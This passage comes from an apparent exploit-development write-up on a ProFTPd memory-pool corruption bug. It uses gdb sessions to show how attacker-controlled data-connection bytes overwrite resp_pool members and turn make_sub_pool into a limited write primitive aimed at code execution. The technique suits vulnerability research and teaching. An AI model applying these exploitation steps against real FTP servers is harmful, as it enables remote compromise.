──────────────────────────────────────────────────────────────────────── registers ────
$rax: 0x5757575757575757 ("WWWWWWWW"?)
$rbx: 0x00005644eebb8320  →  0x0000000000000002
$rcx: 0x4
$rdx: 0x0
$rsp: 0x00007ffcc3b492a0  →  0x0000000000000043 ("C"?)
$rbp: 0x00007ffcc3b492f0  →  0x00007ffcc3b49310  →  0x00007ffcc3b49340
$rsi: 0x4
$rdi: 0x00005644f0439bd1  →  "WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW[...]"
$rip: 0x00005644eeabd5cd  →  <alloc_pool+99> mov rax, QWORD PTR [rax+0x10]
$r8 : 0x00005644f0408da0  →  "Transfer aborted. Data connection closed"
$r9 : 0x00007ffcc3b49100  →  0x0000000000000000
$r10: 0x00005644eeb86d9c  →  0xfff6776e00000000
$r11: 0xd
$r12: 0x00005644eeab6c50  →  <_start+0> endbr64
$r13: 0x00007ffcc3b49d30  →  0x0000000000000005
$r14: 0x0
$r15: 0x0
──────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x5644eeabd5be <alloc_pool+84>  add    BYTE PTR [rax+0x0], bh
   0x5644eeabd5c4 <alloc_pool+90>  jmp    0x5644eeabd682 <alloc_pool+280>
   0x5644eeabd5c9 <alloc_pool+95>  mov    rax, QWORD PTR [rbp-0x18]
 → 0x5644eeabd5cd <alloc_pool+99>  mov    rax, QWORD PTR [rax+0x10]
   0x5644eeabd5d1 <alloc_pool+103> mov    QWORD PTR [rbp-0x10], rax
   0x5644eeabd5d5 <alloc_pool+107> cmp    QWORD PTR [rbp-0x40], 0x0
   0x5644eeabd5da <alloc_pool+112> jne    0x5644eeabd5f1 <alloc_pool+135>
──────────────────────────────────────────────────────────────────── source:pool.c+575 ────
    570    if (blok == NULL) {
    571      errno = EINVAL;
    572      return NULL;
    573    }
    574
           // blok=0x00007ffcc3b492d8  →  "WWWWWWWW"
 →  575    first_avail = blok->h.first_avail;
    576
──────────────────────────────────────────────────────────────────────── threads ────
[#0] ... "proftpd" stopped 0x5644eeabd5cd in alloc_pool (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5cd → alloc_pool(p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439bd1, sz=0x4)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[#3] 0x5644eeaeb6f0 → pr_response_set_pool(p=0x5644f0439bd1)
[#4] 0x5644eeab8192 → pr_cmd_dispatch_phase(cmd=0x5644f04381b8, ...)
[#5] 0x5644eeb424e9 → xfer_exit_ev(event_data=0x0, user_data=0x0)
[#6] 0x5644eeb07aed → pr_event_generate(event=0x5644eeb8a4d5 "core.exit"...
[#7] 0x5644eeb08e75 → sess_cleanup(flags=0x0)
[#8] 0x5644eeb08f97 → pr_session_end(flags=0x0)
[#9] 0x5644eeb08f74 → pr_session_disconnect(m=0x0, reason_code=0x2, ...)
──────────────────────────────────────────────────────────────────────────────────────
```

I've ommited some output, but all the required information by now was preserved. Looking at the rax register and the assembly line the program stopped on, we can see that the crash happened with our input. Good! This show us that we are able to control something. More specifically, we control the members of p:

```
gef➤  p *p
$1 = {
  first = 0x5757575757575757,
  last = 0x5757575757575757,
  cleanups = 0x5757575757575757,
  sub_pools = 0x5757575757575757,
  sub_next = 0x5757575757575757,
  sub_prev = 0x5757575757575757,
  parent = 0x5757575757575757,
  free_first_avail = 0xa0a,
  tag = 0x0
}
```

WE DON'T NEED
STUB BEHAVIOR

The crash happened on alloc_pool which we already learned about:

```
569   blok = p->last;
570   if (blok == NULL) {
571     errno = EINVAL;
572     return NULL;
573   }
574
575   first_avail = blok->h.first_avail;
```

As we can see above, blok is defined as p->last, which we control.

The crash happened on line 575 when it tried to retrieve the value of blok->h.first_avail. Since it points to a non-pageable address, it crashes.

Now we know how to trigger the vulnerability and control p's members.

Let's analyze whether or not we can use this we can gain control over execution.

5.2 - Defining exploitation strategy

Now, let's detach our gdb and add a breakpoint, so we can analyze the program state before the crash happens:

```
ctrl+c
gef➤  detach
gef➤  break pool.c:569 if (p && p->first >= 0x4141414141414141)
```

The second line puts a conditional breakpoint on line 569 in pool.c.

This means that gdb will stop on this line only if p is not null and p->first member is greater or equal to 0x4141414141414141. Since we're flooding with WWW gdb should stops before receiving SIGSEGV next time.

Attach to gdb and repeat the same steps. You should see gdb breaking on pool.c:569 and not crashing:

```
──────────────────────────────────────────────────────────────── code:x86:64 ────
   0x5644eeabd595 <alloc_pool+43>  mov    rax, QWORD PTR [rbp-0x28]
   0x5644eeabd599 <alloc_pool+47>  shl    rax, 0x3
   0x5644eeabd59d <alloc_pool+51>  mov    QWORD PTR [rbp-0x20], rax
 → 0x5644eeabd5a1 <alloc_pool+55>  mov    rax, QWORD PTR [rbp-0x38]
   0x5644eeabd5a5 <alloc_pool+59>  mov    rax, QWORD PTR [rax+0x8]
   0x5644eeabd5a9 <alloc_pool+63>  mov    QWORD PTR [rbp-0x18], rax
   0x5644eeabd5ad <alloc_pool+67>  cmp    QWORD PTR [rbp-0x18], 0x0
   0x5644eeabd5b2 <alloc_pool+72>  jne    0x5644eeabd5c9 <alloc_pool+95>
──────────────────────────────────────────────────────────── source:pool.c+569 ────
    // p=0x00007ffcc3b492b8 → [...] → "ZZZZZZZZZZZZ[...]"
 →  569    blok = p->last;
    570    if (blok == NULL) {
    571      errno = EINVAL;
    572      return NULL;
    573    }
──────────────────────────────────────────────────────────────────── threads ────
[#0] "proftpd" stopped 0x5644eeabd5a1 in alloc_pool (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────
```

Great! Let's analyze p members again:

```
gef➤  p *p
$2 = {
  first = 0x5a5a5a5a5a5a5a5a,
  last = 0x5a5a5a5a5a5a5a5a,
  cleanups = 0x5a5a5a5a5a5a5a5a,
  sub_pools = 0x5a5a5a5a5a5a5a5a,
  sub_next = 0x5a5a5a5a5a5a5a5a,
  sub_prev = 0x5a5a5a5a5a5a5a5a,
  parent = 0x5a5a5a5a5a5a5a5a,
  free_first_avail = 0x5a5a5a5a5a5a5a5a,
  tag = 0x5a5a5a5a5a5a5a5a
}
gef➤
```

This time I sent a ZZZZ string, and if we continue we know it will SIGSEGV.

It would be good if we knew what values to send on data connection, then we can try to control memory pool allocations based on our choice.

However, we first need to understand if this is an exploitable bug - that is, a vulnerability that allows us to gain control over execution. I spent a lot of time studying this vulnerability (weeks, in fact), trying many combined exploitation paths. The outcome of this research is the best exploitation path I could find, but there are probably other ways to try - and I hope you can do much better than me =).

I documented some ideas in later chapter. For now I will skip the dead-end parts of this research and focus on the path that I was successful with.

Now, let's change p->last member to something else:

```
gef➤  set p->last = &p->cleanups
```

The "set" gdb command, as suggested, is used to "evaluate [an] expression EXP and assign result to variable VAR" - type "help set" for more details.

```
gef➤  p *p
$6 = {
  first = 0x5a5a5a5a5a5a5a5a,
  last = 0x5644f0439c61,
  cleanups = 0x5a5a5a5a5a5a5a5a,
  sub_pools = 0x5a5a5a5a5a5a5a5a,
  sub_next = 0x5a5a5a5a5a5a5a5a,
  sub_prev = 0x5a5a5a5a5a5a5a5a,
  parent = 0x5a5a5a5a5a5a5a5a,
  free_first_avail = 0x5a5a5a5a5a5a5a5a,
  tag = 0x5a5a5a5a5a5a5a5a
}
```

We defined p->last as the memory address of &p->cleanups. As I explained earlier, this is the exploitation strategy I've chosen, which depends on knowing the contents of resp_pool (remember that p points to resp_pool and we control the members of this structure).

```
gef➤  p *p->last
$7 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 32 vezes>,
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5a5a5a5a5a5a5a5a
  }
}
gef➤
```

Here it's important to understand that p->last is a union type, and when we print p->last we see the values of cleanups, sub_pools, and sub_next members, which we control.

Okay, we did change it, but we know that on line 575 it will crash again because first_avail is not a valid address. I decided to point it to my own structure because it contains data that we can manipulate. Of course, we assume by now that we know p's address and can calculate the &p->cleanups offset.

If we continue execution, we'll see that it crashes again. So before we continue, let's change the p members again:

```
gef➤ set p->sub_next = &p->tag
gef➤  p *p->last
$10 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 16 vezes>, "\221\234C\360DV\000\000ZZZZZZZZ",
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
}
gef➤
```

Ok, let's recap on alloc_pool:

```
static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
[...]
 569  blok = p->last;
 570  if (blok == NULL) {
 571    errno = EINVAL;
 572    return NULL;
 573  }
 574
 575  first_avail = blok->h.first_avail;
[...]
 587  new_first_avail = first_avail + sz;
 588
 589  if (new_first_avail <= (char *) blok->h.endp) {
 590    blok->h.first_avail = new_first_avail;
 591    return (void *) first_avail;
 592  }
 593
[...] /* Need a new one that's big enough */
 597  blok = new_block(sz, exact);
 598  p->last->h.next = blok;
 599  p->last = blok;
 600
 601  first_avail = blok->h.first_avail;
 602  blok->h.first_avail = sz + (char *) blok->h.first_avail;
[...]
 605  return (void *) first_avail;
 606 }
```

Reading the code above, if the size of the block is not large enough to store the data, it will evaluate to false on line 589, and another block will be retrieved from the pool on line 597, overwriting p->last. This is not desirable, as we would lose control of p's members. We need to make sure we keep control of the allocations at all times. This is very important for successful exploitation.

Thus, we need alloc_pool to evaluate to true at line 589 and return at line 591. This means p->last->h.endp should have a value greater than p->last->h.first_avail.

At some point, I tried partially overwriting of p->last, but since I need it to pass the if at pool.c:576, I thought it would be very difficult to succeed with this approach.

Now first_avail is a valid pointer and the condition will be evaluated as true, returning a pointer controllable by us:

```
gef➤  p *p->last
$11 = {
...
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
gef➤
```

Let's also put a breakpoint on pool.c:597 in case we lose the control of p, and continue the execution:

```
gef➤  break pool.c:597 if (p && p->first >= 0x4141414141414141)
gef➤  c
```

Humm, interesting. It seems that it's allocating a buffer to store the responses to our commands. Let's recap the previous and the current answers:

First break:

```
──────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5cd → alloc_pool(p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439bd1, sz=0x4)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[#3] 0x5644eeaeb6f0 → pr_response_set_pool(p=0x5644f0439bd1)

Second break (current):
──────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5a1 → alloc_pool(p=0x5644f0439c51, reqsz=0x29, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439c51, sz=0x29)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439c51, str=0x5644f0408de0
     "Transfer aborted. Data connection closed")
[#3] 0x5644eeaeb721 → pr_response_set_pool(p=0x5644f0439c51)
```

As we know, p points to resp_pool which was set in pr_response_set_pool().

ProFTPd uses the p->last block to store error messages due to lost data connections.

At the first break it contained the "426" error code. At the second break the string "Transfer aborted. Data connection closed" is seen. We also know the size of each string from the reqsz parameter.

We can continue with gdb two more times; it will print the "426" error code and the string again.

On the 5th time we'll get SIGSEGV in another function:

```
$rax   : 0x4141414141414141 ("AAAAAAAA"?)
$rbx   : 0x000055555567aac0  →  0x0000000000000002
$rcx   : 0x00005555556db030  →  0x0000000000000000
$rdx   : 0x00005555556dae30  →  0x00005555556dae10
$rsp   : 0x00007fffffffd940  →  0x0000000000000000
$rbp   : 0x00007fffffffd960  →  0x00007fffffffda00
$rsi   : 0x0
$rdi   : 0x00005555556dae30  →  0x00005555556dae10
$rip   : 0x00005555555757d5  →  <make_sub_pool+197>
$r8    : 0x56a
$r9    : 0x0005555555674dc0  →  0x0000000000000001
$r10   : 0x00007ffff7eff040  →  0x0000000000000000
$r11   : 0x9
$r12   : 0x00007fffffffe3f8  →  0x00007fffffffe68d
$r13   : 0x00005555555734ea  →  <main+0> endbr64
$r14   : 0x0
$r15   : 0x00007ffff7ffbc40  →  0x00050f0800000000
──────────────────────────────────────────────────────────────── stack ────
0x00007fffffffd940|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffd948|+0x0008: 0x0000555555712760  →  "DDDDDDDDp'qUUU"
0x00007fffffffd950|+0x0010: 0x00005555556dae10  →  0x00005555556db030
0x00007fffffffd958|+0x0018: 0x00005555556dae30  →  0x00005555556dae10
0x00007fffffffd960|+0x0020: 0x00007fffffffda00  →  0x00007fffffffda40
0x00007fffffffd968|+0x0028: 0x000055555556f7be  →  <_dispatch+577>
0x00007fffffffd970|+0x0030: 0x00005555556d5da8  →  0x0000000000000000
0x00007fffffffd978|+0x0038: 0x000055555563d3b1  →  0x6600000000000002a
──────────────────────────────────────────────────────── code:x86:64 ────
   0x5555555757c9 <make_sub_pool+185> mov    rax, QWORD PTR [rbp-0x8]
   0x5555555757cd <make_sub_pool+189> mov    rax, QWORD PTR [rax+0x20]
   0x5555555757d1 <make_sub_pool+193> mov    rdx, QWORD PTR [rbp-0x8]
 → 0x5555555757d5 <make_sub_pool+197> mov    QWORD PTR [rax+0x28], rdx
   0x5555555757d9 <make_sub_pool+201> mov    rax, QWORD PTR [rbp-0x18]
   0x5555555757dd <make_sub_pool+205> mov    rdx, QWORD PTR [rbp-0x8]
   0x5555555757e1 <make_sub_pool+209> mov    QWORD PTR [rax+0x18], rdx
   0x5555555757e5 <make_sub_pool+213> call   <pr_alarms_unblock>
   0x5555555757ea <make_sub_pool+218> mov    rax, QWORD PTR [rbp-0x8]
──────────────────────────────────────────────── source:pool.c+435 ────
    430    if (p) {
    431      new_pool->parent = p;
    432      new_pool->sub_next = p->sub_pools;
    433
    434      if (new_pool->sub_next)
 →  435        new_pool->sub_next->sub_prev = new_pool;
    436
    437      p->sub_pools = new_pool;
    438    }
    439
    440    pr_alarms_unblock();
──────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "proftpd", stopped in make_sub_pool (), reason: SIGSEGV
──────────────────────────────────────────────────────── trace ────
[#0] 0x5555555757d5 → make_sub_pool(p=0x555555712760)
[#1] 0x55555556f7be → _dispatch(cmd=0x5555556d24f8, cmd_type=0x6, [...]
[#2] 0x5555555708a6 → pr_cmd_dispatch_phase(cmd=0x5555556d24f8, [...]
[#3] 0x5555555fc5f9 → xfer_exit_ev(event_data=0x0, user_data=0x0)
[#4] 0x5555555c0cbd → pr_event_generate(event=0x555555649305 "core.e [...]
[#5] 0x5555555c2066 → sess_cleanup(flags=0x0)
[#6] 0x5555555c218d → pr_session_end(flags=0x0)
[#7] 0x5555555c216a → pr_session_disconnect(m=0x0, reason_code=0x2,  [...]
[#8] 0x5555555a774d → poll_ctrl()
[#9] 0x5555555a7c7d → pr_data_xfer(cl_buf=0x555555712760 "DDDDDDDDp' [...]
──────────────────────────────────────────────────────────────────────
gef➤
```

Now it's time to pop up the make_sub_pool() that we saw before. Here we have another opportunity when creating a temporary sub-pool. On line 432, we can see that new_pool->sub_next is controllable by us. Then, at the offset of sub_prev on line 435, the value of new_pool is written.

So, it's not really an arbitrary write because we control only the memory location, not the content being written - which is the memory address of new_pool.

So detach and repeat everything. After the breakpoint on pool.c:569 do:

```
gef➤  break pool.c:432 if (p->sub_pools >= 0x4141414144444444)
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_next = &p->tag
gef➤  set p->sub_pools = 0x4444444444444444
gef➤  p *p
$10 = {
  first = 0x4141414141414141,
  last = 0x5555557129a0,
  cleanups = 0x4141414141414141,
  sub_pools = 0x4444444444444444,
  sub_next = 0x5555557129d0,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
gef➤  c
```

I added another breakpoint before it reads p->sub_pools in make_sub_pool().

Now continue execution until it stops in that function.

After it breaks at pool.c:432, change the value of p->sub_pools to something that won't cause a crash, for example:

```
gef➤  set p->sub_pools = &p->sub_next
gef➤  c
```

As you may have noticed, the program exited without crashing. That was the path where I spent a lot of time. The value we control is stored in the rax register, and new_pool is in rdx. This is not enough to overwrite the stack return address, since there's an offset of 0x28 from the value.

We have 2 exploitation paths as of now:

1. arbitrary values on resp_pool members;

2. write new_pool anywhere we want (not a exactly a write-what-where, so we can call it write-newpool-where =).

The benefit from 2nd is that new_pool holds a pointer to the resp_pool structure that we control:

```
gef➤  p p
$84 = (struct pool_rec *) 0x555555718930
gef➤  p *new_pool
$85 = {
  first = 0x5555556d8cd0,
  last = 0x5555556d8cd0,
  cleanups = 0x0,
  sub_pools = 0x0,
  sub_next = 0x0,
  sub_prev = 0x0,
  parent = 0x555555718930,
  free_first_avail = 0x5555556d8d38 "",
  tag = 0x0
}
gef➤  p *new_pool->parent
$86 = {
  first = 0x4141414141414141,
  last = 0x555555718940,
  cleanups = 0x4141414141414141,
  sub_pools = 0x4444444444444444,
  sub_next = 0x5555556b6a40,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
```

The pointer to the data we control is shifted 0x30 bytes in new_pool:

```
gef➤  p/x (char *)&new_pool->parent - (char *)new_pool
$87 = 0x30
```

We need to find some member or function access in another structure. This is especially tricky because the execution flow we have is very limited now, since all the operations are done. Let's proceed with the analysis.

5.3 - Execution and offsets control

A new execution was started inside gdb and with ASLR turned off. Turn off ASLR system-wide like so:

```
$ sudo sysctl kernel.randomize_va_space=0
```

Now that we have a breakpoint on pool.c:569 right before the crash, let's take a look at the backtrace:

```
gef➤  bt
#0  alloc_pool (p=0x5555556e86a0, reqsz=0x4, exact=0x0) at pool.c:569
#1  0x0000555555575a8e in palloc (p=0x5555556e86a0, sz=0x4) at pool.c:609
#2  0x0000555555577839 in pstrdup (p=0x5555556e86a0,
str=0x555555688768 "426") at str.c:276
#3  0x00005555555a42db in pr_response_set_pool (p=0x5555556e86a0) at
response.c:89
#4  0x0000555555557025e in pr_cmd_dispatch_phase (cmd=0x5555556ba4e8,
phase=0x4, flags=0x0) at main.c:650
#5  0x00005555555fc463 in xfer_exit_ev (event_data=0x0, user_data=0x0)
at mod_xfer.c:4092
#6  0x00005555555c0b3d in pr_event_generate (event=0x5555556482f5
"core.exit", event_data=0x0) at event.c:357
#7  0x00005555555c1ee6 in sess_cleanup (flags=0x0) at session.c:82
#8  0x00005555555c200d in pr_session_end (flags=0x0) at session.c:125
#9  0x00005555555c1fea in pr_session_disconnect (m=0x0,
reason_code=0x2, details=0x0) at session.c:119
#10 0x00005555555a75cd in poll_ctrl () at data.c:951
#11 0x00005555555a7afd in pr_data_xfer (cl_buf=0x5555556e86a0 'A'
<repeats 16 times>, "DDDDDDDD", 'A' <repeats 48 times>,
"\340\206nUUU", cl_size=0x20000) at data.c:1095
#12 0x00005555555f592c in xfer_stor (cmd=0x5555556bc568) at mod_xfer.c:2030
#13 0x00005555555a89c7 in pr_module_call (m=0x5555556734c0
<xfer_module>, func=0x5555555f47c7 <xfer_stor>, cmd=0x5555556bc568) at
modules.c:59
#14 0x000055555556f98f in _dispatch (cmd=0x5555556bc568, cmd_type=0x2,
validate=0x1, match=0x5555556bc600 "STOR") at main.c:360
#15 0x0000555555557046b in pr_cmd_dispatch_phase (cmd=0x5555556bc568,
phase=0x0, flags=0x3) at main.c:696
#16 0x0000555555570857 in pr_cmd_dispatch (cmd=0x5555556bc568) at main.c:789
#17 0x0000555555570cdf in cmd_loop (server=0x55555568ad28,
c=0x5555556ae3c8) at main.c:931
#18 0x00005555555720c4 in fork_server (fd=0x1, l=0x5555556ac188,
no_fork=0x0) at main.c:1494
#19 0x0000555555572936 in daemon_loop () at main.c:1731
#20 0x0000555555572dea in standalone_main () at main.c:1916
#21 0x0000555555573cfe in main (argc=0x5, argv=0x7fffffffe3b8,
envp=0x7fffffffe3e8) at main.c:2629
```

By looking at the call stack, we can guess that xfer_stor() was running when the main FTP control session was closed. Then a session cleanup was started and an event "core.exit" was generated.

xfer_exit_ev() was called and error messages were set. Until now, we were working with the FTP data connection, but remember from the beginning that we also sent arbitrary commands through the FTP control connection.

Where are they in memory? Can we reference them during the execution flow we have now? Good questions - let's see.

As we saw, make_sub_pool() gives us an opportunity to write new_pool at an arbitrary address controllable by us. new_pool is a temporary pool that ProFTPd uses to store the command sent through the FTP control port.

This means that our last command can possibly be used together with the shellcode to build our attack.

Now let's trigger the vulnerability again and break at pool.c:569.

Here I'm sending the following values:

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_next = &p->tag
gef➤  p *p
$78 = {
  first = 0x4141414141414141,
  last = 0x5555556e0450,
  cleanups = 0x4444444444444444,
  sub_pools = 0x4242424242424242,
  sub_next = 0x5555556e0480,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
gef➤  c
```

Now we should have a break on pool.c:432.

Let's step up to the previous caller _dispatch() function.

```
gef➤  up
#1  0x000055555556f63e in _dispatch (cmd=0x5555556b99f8, ..., ) at main.c:287
287         cmd->tmp_pool = make_sub_pool(cmd->pool);
gef➤  ct
```

cmd holds a pointer to a struct cmd_struc type. Let's examine it:

```
gef➤  pt cmd
type = struct cmd_struc {
    struct pool_rec *pool;
    server_rec *server;
    config_rec *config;
    struct pool_rec *tmp_pool;
    unsigned int argc;
    char *arg;
    void **argv;
    char *group;
    int cmd_class;
    int stash_index;
    unsigned int stash_hash;
    pr_table_t *notes;
    int cmd_id;
    int is_ftp;
    const char *protocol;
} *
```

This structure holds all the attributes related to the command that is going to be run on the server. Let's check the values of its members:

```
gef➤  p *cmd
$82 = {
  pool = 0x5555556e0440,
  server = 0x55555568ad28,
  config = 0x5555556e0440,
  tmp_pool = 0x0,
  argc = 0x2,
  arg = 0x5555556b9a98 "CCCwwwwww",
  argv = 0x5555556b9ab8,
  group = 0x0,
  cmd_class = 0x67f,
  stash_index = 0x14,
  stash_hash = 0x3b7b88c,
  notes = 0x5555556b9c28,
  cmd_id = 0xffffffff,
  is_ftp = 0x1,
  protocol = 0x55555563c35f "FTP"
}
gef➤  p cmd
$82 = (cmd_rec *) 0x5555556b99f8
```

The array cmd->argv[] holds a pointer to our command. cmd->argv[0] holds the command and cmd->argv[1] the arguments/parameters:

```
gef➤  x/s cmd->argv[0]
0x5555556b9a90: "3333"
gef➤  x/s cmd->argv[1]
0x5555556b9aa8: "CCCwwwwww"
```

This is defined in src/cmd.c at pr_cmd_alloc() function.

ProFTPd keeps a global variable called "session", which is responsible for storing every attribute related to the current FTP session. The member session.curr_cmd_rec holds a pointer to the current command being executed in that FTP session. This is exactly the same value of cmd pointer in_dispatch():

```
gef➤  p cmd
$82 = (cmd_rec *) 0x5555556b99f8
gef➤  p session.curr_cmd_rec
$83 = (struct cmd_struc *) 0x5555556b99f8
```


In addition, cmd has cmd->notes member that holds a pointer to a variable of type struct table_rec (see src/table.c for more information).

